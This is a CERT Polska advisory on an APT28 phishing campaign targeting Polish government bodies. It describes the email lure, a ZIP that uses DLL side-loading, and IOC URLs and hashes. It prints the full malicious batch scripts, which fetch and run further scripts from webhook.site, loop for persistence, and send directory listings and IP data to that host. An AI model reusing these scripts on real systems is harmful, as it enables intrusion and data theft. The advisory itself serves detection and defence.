
APT28 campaign targeting Polish government institutions

cert.pl/en/posts/2024/05/apt28-campaign/

This week, the CERT Polska (CSIRT NASK) and CSIRT MON teams observed a large-scale malware campaign targeting Polish government institutions. Based on technical indicators and similarity to attacks described in the past (e.g. on Ukrainian entities), the campaign can be associated with the APT28 activity set, which is associated with Main Directorate of the General Staff of the Armed Forces of the Russian Federation (GRU).

Technical analysis

The campaign sent e-mails with content intended to arouse the recipient's interest and persuade him to click on the link. An example of the message used is presented below:



Максим Онищенко <maksi_milan86@bigmir.net>

Rozwiązałem Twój problem

```
Witaj Paweł!
Zrobiłem mały research i znalazłem tę tajemniczą Ukrainkę.
Teraz jest w Warszawie.
Prowadzi dość nietypową firmę zajmującą się sprzedażą używanej bielizny.
ma także klientów z władz wyższego szczebla w Polsce i na Ukrainie.
Wszelkie informacje na ten temat dostępne są pod tym linkiem - ALINA-BOKLAN
```


Email's content translated to English:

```
Subject: I solved your problem

Hello Paweł!
I did a little research and found this mysterious Ukrainian woman.
Now she is in Warsaw.
She runs a rather unusual company that sells used underwear.
also has clients from senior authorities in Poland and Ukraine.
All information on this subject is available at this link - ALINA-BOKLAN
```

The link directs to an address in the domain `run.mocky.io`. It is a free service used by developers to create and test APIs. In this case, it was used only to redirect to another website `webhook.site` allowing logging all queries to the generated address and configuring responses to them. This website is also popular among people related to IT. The use of free, commonly used services instead of your own domains allows you to significantly reduce the detection of links as malicious, and at the same time reduces the cost of the operation. This is a trend we see across many APT groups.

Finally, a ZIP archive is downloaded from the website `webhook.site`, which name suggests the content in the form of photos. It starts with `IMG-` and ends with a random number (e.g. `IMG-238279780.zip`). After clicking on the archive, with the default Windows settings (hidden extensions and no showing of hidden files), the victim is presented with the following view:



Name	Type	Compressed size
IMG-63492336968.jpg	Application	373 KB

The archive actually contains three files:

- a Windows calculator with a changed name, e.g. `IMG-238279780.jpg.exe`, which pretends to be a photo and encourages the victim to click,
- script `.bat` (hidden file),
- fake library `WindowsCodecs.dll` (hidden file).

If the victim runs the file `IMG-238279780.jpg.exe` which is a harmless calculator, during startup it will try to load a library `WindowsCodecs.dll`that was substituted by the attackers. This is a technique known as *DLL Side-Loading*. The only role of the DLL is to run the included BAT script:

```
@echo off
if not DEFINED IS_MINIMIZED (
    set IS_MINIMIZED=1
    start "" /min "%~dpnx0" %*
    exit
)

start msedge
data:text/html;base64,PHRpdGxlPklNRy02MzQ5MjMzNjk2OC5qcGc8L3RpdGxlPjxpZnJhbWUgc3JjPSJ
odHRwczovL3dlYmhvb2suc2l0ZS9hYWU0MmFlNC1mM2VhLTRkYmYtYTMzZi0zZmY1YjFiYWVjOWIiIHN0eWxl
PSJwb3NpdGlvbjpmaXhlZDsgdG9wOjA7IGxlZnQ6MDsgYm90dG9tOjA7IHJpZ2h0OjA7IHdpZHRoOjEwMCU7I
GhlaWdodDoxMDAlOyBib3JkZXI6bm9uZTsgbWFyZ2luOjA7IHBhZGRpbmc6MDsgb3ZlcmZsb3c6aGlkZGVuOy
B6LWluZGV4Ojk5OTk5OTsiPjwvaWZyYW1lPg==
timeout 15 > nul
move %userprofile%\downloads\IMG-63492336968.jpg %programdata%\IMG-63492336968.cmd >
nul
type nul > %userprofile%\downloads\IMG-63492336968.jpg
call %programdata%\IMG-63492336968.cmd
del /q /f /a %0
exit
```

The BAT script opens the Microsoft Edge browser, which loads the base64-encoded page content to download another batch script (also using the website `webhook.site`). At the same time, the browser displays photos of an actual woman in a swimsuit along with links to her real accounts on social media platforms. This is intended to make the attackers' narrative credible and to lull the recipient's vigilance. The script saves the downloaded file with the .jpg extension on disk, changes the extension from .jpg to .cmd and finally executes it.


```
@echo off & (
    echo On Error Resume Next
    echo CreateObject("WScript.shell").Run "^""%%programdata%%\\dee016bf-21a2-45dd-
86b4-6099747794c4.bat^"^^"", 0, False
    echo Set oFso = CreateObject("Scripting.FileSystemObject") : oFso.DeleteFile
Wscript.ScriptFullName, True
) > "%programdata%\dee016bf-21a2-45dd-86b4-6099747794c4.vbs" & echo del %%0 ^& for /l
%%%%n in () do (
    chcp 65001 ^& timeout 300 ^& taskkill /im msedge.exe /f ^& timeout 5 ^& del /q /f
"%%userprofile%%\Downloads\*.css" ^& start "" msedge --headless=new --disable-gpu
data:text/html;base64,PHNjcmlwdD53aW5kb3cubG9jYXRpb24ucmVwbGFjZSgiaHR0cHM6Ly93ZWJob29
rLnNpdGUvZGVlMDE2YmYtMjFhMi00NWRkLTg2YjQtNjA5OTc0Nzc5NGM0Iik7PC9zY3JpcHQ+ ^& timeout
30 ^& taskkill /im msedge.exe /f ^& move /y "%%userprofile%%\Downloads\*.css"
"%%programdata%%\dee016bf-21a2-45dd-86b4-6099747794c4.cmd" ^& call
"%%programdata%%\dee016bf-21a2-45dd-86b4-6099747794c4.cmd" ^& del /q /f
"%%programdata%%\dee016bf-21a2-45dd-86b4-6099747794c4.cmd"
) > "%programdata%\dee016bf-21a2-45dd-86b4-6099747794c4.bat" & (
    echo ^<!DOCTYPE html^>^<html^>^<body^>^<script^>var xhr = new
XMLHttpRequest^(^);var text = String.raw^`)
) > "%programdata%\uaxhexd.tab" & (
    echo ^`;xhr.open^(^'PUT^', ^'https://webhook.site/dee016bf-21a2-45dd-86b4-
6099747794c4^'^);xhr.setRequestHeader^(^'Content-Type^',
^'text/html^'^);xhr.send^(text^);^</script^>^</body^>^</html^>
) > "%programdata%\ohqddqtqc.tsv" & start "" "%programdata%\dee016bf-21a2-45dd-86b4-
6099747794c4.vbs" & del %0
```

This script constitutes the main loop of the program. In the loop `for /l %n in ()` it first waits for 5 minutes, and then, similarly as before, downloads another script using the Microsoft Edge browser and the reference to `webhook.site` and executes it. This time, the file with the extension `.css` is downloaded, then its extension is changed to `.cmd` and launched.

The script we finally received collects only information about the computer (IP address and list of files in selected folders) on which they were launched, and then send them to the C2 server. Probably computers of the victims selected by the attackers receive a different set of the endpoint scripts.

```
@echo off
chcp 65001
taskkill /im msedge.exe /f
(dir "%userprofile%\.." & dir "%userprofile%\Desktop" & dir "%userprofile%\Downloads"
& dir "%userprofile%\Documents" & dir "%ProgramFiles%" & dir "%ProgramFiles(x86)%" &
curl -k https://ipinfo.io) > "%programdata%\bwjxyeysed.diff"
copy "%programdata%\*.tab" + "%programdata%\*.diff" + "%programdata%\*.tsv"
"%programdata%\nydgflyhuv.html"
(echo %programdata%) > "%programdata%\gjvrexfiac"
set /p gjvrexfiac=<"%programdata%\gjvrexfiac"
timeout 5
start "" msedge --headless=new --disable-gpu "file:///%gjvrexfiac%/nydgflyhuv.html"
timeout 30
taskkill /im msedge.exe /f
del /q /f "%userprofile%\Downloads\*.css"
del /q /f "%programdata%\gjvrexfiac"
del /q /f "%programdata%\*.diff"
del /q /f "%programdata%\nydgflyhuv.html"
```

The entire attack flow is shown in the diagram below. Its course is identical to that of the HEADLACE malware publicly described in the past.



Recommendations

The primary purpose of this publication is to disrupt hostile activities and enable the detection and analysis of the described activities. The CERT Polska team recommends the network administrators to check whether the organization's employees have not been the subject of an attack.

- We recommend verifying recent connections to domains `webhook.site` and `run.mocky.io` as well as their presence in received emails. We also emphasize that these are websites commonly used by programmers and traffic to them does not necessarily mean infection.
- If your organization does not use the above-mentioned services, we recommend that you consider blocking the above-mentioned domains on edge devices.
- Regardless of whether you use the above-mentioned websites, we also recommend filtering emails for links in `webhook.site` and `run.mocky.io`, because cases of their legitimate use in the email content are very rare.

Websites of this type have already been used many times in campaigns related to APT groups.

If you suspect a malware infection, we recommend disconnecting your device from the network (both wired and wireless) and contacting the appropriate CSIRT team immediately.

IOCs

URLs:

```
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=2d07e34c-3dd3-45e8-865c-3888a65ab885
https://webhook.site/2d07e34c-3dd3-45e8-865c-3888a65ab885
https://webhook.site/4ba464d9-0675-4a7a-9966-8f84e93290ba
https://webhook.site/577b82c3-7249-44e9-9353-5eab106fead6
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=127df518-52be-46c5-bbb2-0479f4b9693b
https://webhook.site/127df518-52be-46c5-bbb2-0479f4b9693b
https://webhook.site/0ef0dcf7-f258-4d02-b274-cbf62a2000cf
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=c1112bb3-0e6e-4ba4-abe7-fb31388b47ad
https://webhook.site/c1112bb3-0e6e-4ba4-abe7-fb31388b47ad
https://webhook.site/3f396db1-2016-4b69-9ec3-ffc417d5f3aa
https://webhook.site/66ea3bbc-29dc-4ece-b804-71c6ec7b77b6
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=efb79108-a2b5-4cba-844d-6352bb8fad8c
https://webhook.site/efb79108-a2b5-4cba-844d-6352bb8fad8c
https://webhook.site/9c87649c-220d-425d-8331-ffc8d9b94a38
https://webhook.site/c618ea32-2923-4c12-8151-8d0002b56af0
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=f97bcee0-0d91-4503-a30c-027f1b34820f
https://webhook.site/f97bcee0-0d91-4503-a30c-027f1b34820f
https://webhook.site/9a9cdaf8-120c-4de9-b17a-d6d8e2796a3b
https://webhook.site/e13d23aa-b6f8-4491-9adc-71f7f8c438df
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=5e4c7949-30a2-4477-9e9b-e8828fc76a1b
https://webhook.site/5e4c7949-30a2-4477-9e9b-e8828fc76a1b
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=5100fcc0-f6be-4b09-8c58-5a8a6706ec4f
https://webhook.site/5100fcc0-f6be-4b09-8c58-5a8a6706ec4f
https://webhook.site/7674f06b-e435-4470-a594-6d59578c552d
https://webhook.site/dee016bf-21a2-45dd-86b4-6099747794c4
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=508da0df-7ec9-420e-b1fe-958fbbe699d1
https://webhook.site/508da0df-7ec9-420e-b1fe-958fbbe699d1
https://webhook.site/bec23763-b8d9-4191-99ba-04a4a163b4de
https://webhook.site/90fea98f-fbdb-4847-be03-409d02a43caf
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=bc349b93-b047-42f8-a421-d45e3ec94dc5
https://webhook.site/bc349b93-b047-42f8-a421-d45e3ec94dc5
https://webhook.site/5a8758c6-5702-4fea-9d5e-4fbdb6dd795f
https://webhook.site/b10bd697-1a9f-4ec7-aa2f-1fa84ad916a1
https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=1658772a-4de8-4368-a604-980c90b0a1ed
https://webhook.site/1658772a-4de8-4368-a604-980c90b0a1ed
https://webhook.site/4fe5885c-f2f6-4905-8bc7-aef1a046a134
https://webhook.site/0d2dc90e-2d5e-49f8-8249-d7ab955c387a
```

SHA256 hashes and filenames:

2bd9591bea6b1f4128e4819e3888b45b193d5a2722672b839ad7ae120bf9af3d	IMG-1030873974629655576.zip
52b8bfbd9ef8ecfd54e71c74a7131cb7b3cc61ea01bc6ce17cbe7aef14acc948	WindowsCodecs.dll
4001498463dc8f8010ef1cc803b67ac434ff26d67d132933a187697aa2e88ef1	bcpcn.bat
158d49cce44968ddd028b1ef5ebc2a5183a31f05707f9dc699f0c47741be84db	IMG-1030873974629655576.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364	kpqsklcrdsonoknaote.css
7c6689f591ce2ccd6713df62d5135820f94bdbf2e035ab70e6b3c6746865a898	IMG-7214532.zip
c968f9dd1f16a435901d2b93a028a0ae2508e943c8f480935a529826deb3dbeb	WindowsCodecs.dll
34cabc0ff2f216830ffe217e8f8d0fa4b7d3a167576745aba48b7e62f546207b	zdesdyf.bat
e1069c8677d64226f7881e8504ed7a13f79f43f143842ea6c1c8b2cc680ed6c2	IMG-238279780.zip
43ff178e428373512b83f85db32f364fc19c9a4ac7317835bd5089915b8727b5	WindowsCodecs.dll
ca700d44db08ad2ebd52278a3b303f8c13e44847a507fb317ea5dfb6cc924a76	hjpxswjdkayzwfphx.bat
bab7e81395e1e9ee1680c3bb702c44b1b13ee5e67fa893d765284ae168de8369	IMG-238279780.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364	vngradn.css
38ae06833528db02cb3a315d96ad2a664b732b5620675028a8c5e059e820514f	IMG-810629002957075004.zip
ee433ddd5988ab7325b92378c6d3cb736ddb7f1bad75b939e8c931f417660129	WindowsCodecs.dll
9ddf5561562a62961a6fcac1dc49633cb79f5d3c8cc9b95fd9f87e7be70d2d35	yvrlqpkgngppjp.bat
dfd1f3229f903887f2474f361a26273dc63a6221883e86c5eea2dec9521dc081	IMG-810629002957075004.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364	ovhupm.css
949b0bd52a4ed47bc4a342e5a29bff2bcdb0169d2fbf0f052509b65229e19b6e	IMG-368912.zip
642315d3091a3dfba6c0ed06f119fc40d21f3d84574b53e045baf8910e1fb38c	WindowsCodecs.dll
fb42a4e0f2dd293fd6e7acb8d67d67698a0ae7685bc5462685acf4c2f73d0b44	udkozfnsljmbpjs.bat
07e539373177801e3fc5427bf691c0315a23b527d39e756daad6a9fc48e846bc	IMG-368912.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364	wrkybdizscvb.css
5d2675572e092ba9aece8c8d0b9404b3adbd27db1312cd659ba561b86301fe73	IMG-451458326.zip
f348a0349fdec136c3ac9eaee9b8761da6bd33df82056e4dd792192731675b00	WindowsCodecs.dll
351f10d7df282afed4558d765aa5018af0711fa4f37fa7eb82716313f4848a2f	illgvjrfyevoqxk.bat
85f10d3df079b4db3a83ae3c4620c58a8362df2be449f8ce830d087ab41c7a52	IMG-451458326.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364	mzmtfylpywlyurkcd.css
745cfce3e0242d0d5f6765b1f74608e9086d7793b45dbd1747f2d2778dec6587	IMG-0601181.zip
598a8b918d0d2908a756475aee1e9ffaa57b110d8519014a075668b8b1182990	WindowsCodecs.dll
ef67f20ff9184cab46408b27eaf12a5941c9f130be49f1c6ac421b546dac2bac	hzjtajjklr.bat
96766dfbf6c661ee3e9f750696803824a04e58402c66f208835a7acebfab1cfc	IMG-0601181.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364	daukbpnawvkfcjcfzu.css
4f0f9a2076b0fd14124bed08f5fc939bada528e7a8163912a4ad1ec7687029a3	IMG-89848928.zip
ae4e94c5027998f4ce17343e50b935f448e099a89266f9564bd53a069da2ca9a	WindowsCodecs.dll
d714fff643d53fdd56cf9dcb3bd265e1920c4b5f34a4668b584a0619703d8a3e	jxfgibtfxiewsdvmeg.bat
b3e60909036c4110eb7e3d8c0b1db5be5c164fcc32056885e4f1afe561341afd	IMG-89848928.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364	cvywrkrhhfzza.css
5883842c87ca6b59236257e15db983cc88d4948cf0d649455f8f393899673fcc	IMG-3907894910429.zip
0873a19d278a7a8e8cff2dc2e7edbfddc650d8ea961162a6eb3cb3ea14665983	WindowsCodecs.dll
e826dc4f5c16a1802517881f32f26061a4cbc508c3f7944540a209217078aa11	bmpxjphdzwommblflx.bat

```
750948489ed5b92750dc254c47b02eb595c6ffcefded6f9d14c3482a96a6e793 IMG-
3907894910429.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364 qseybqanfkus.css
```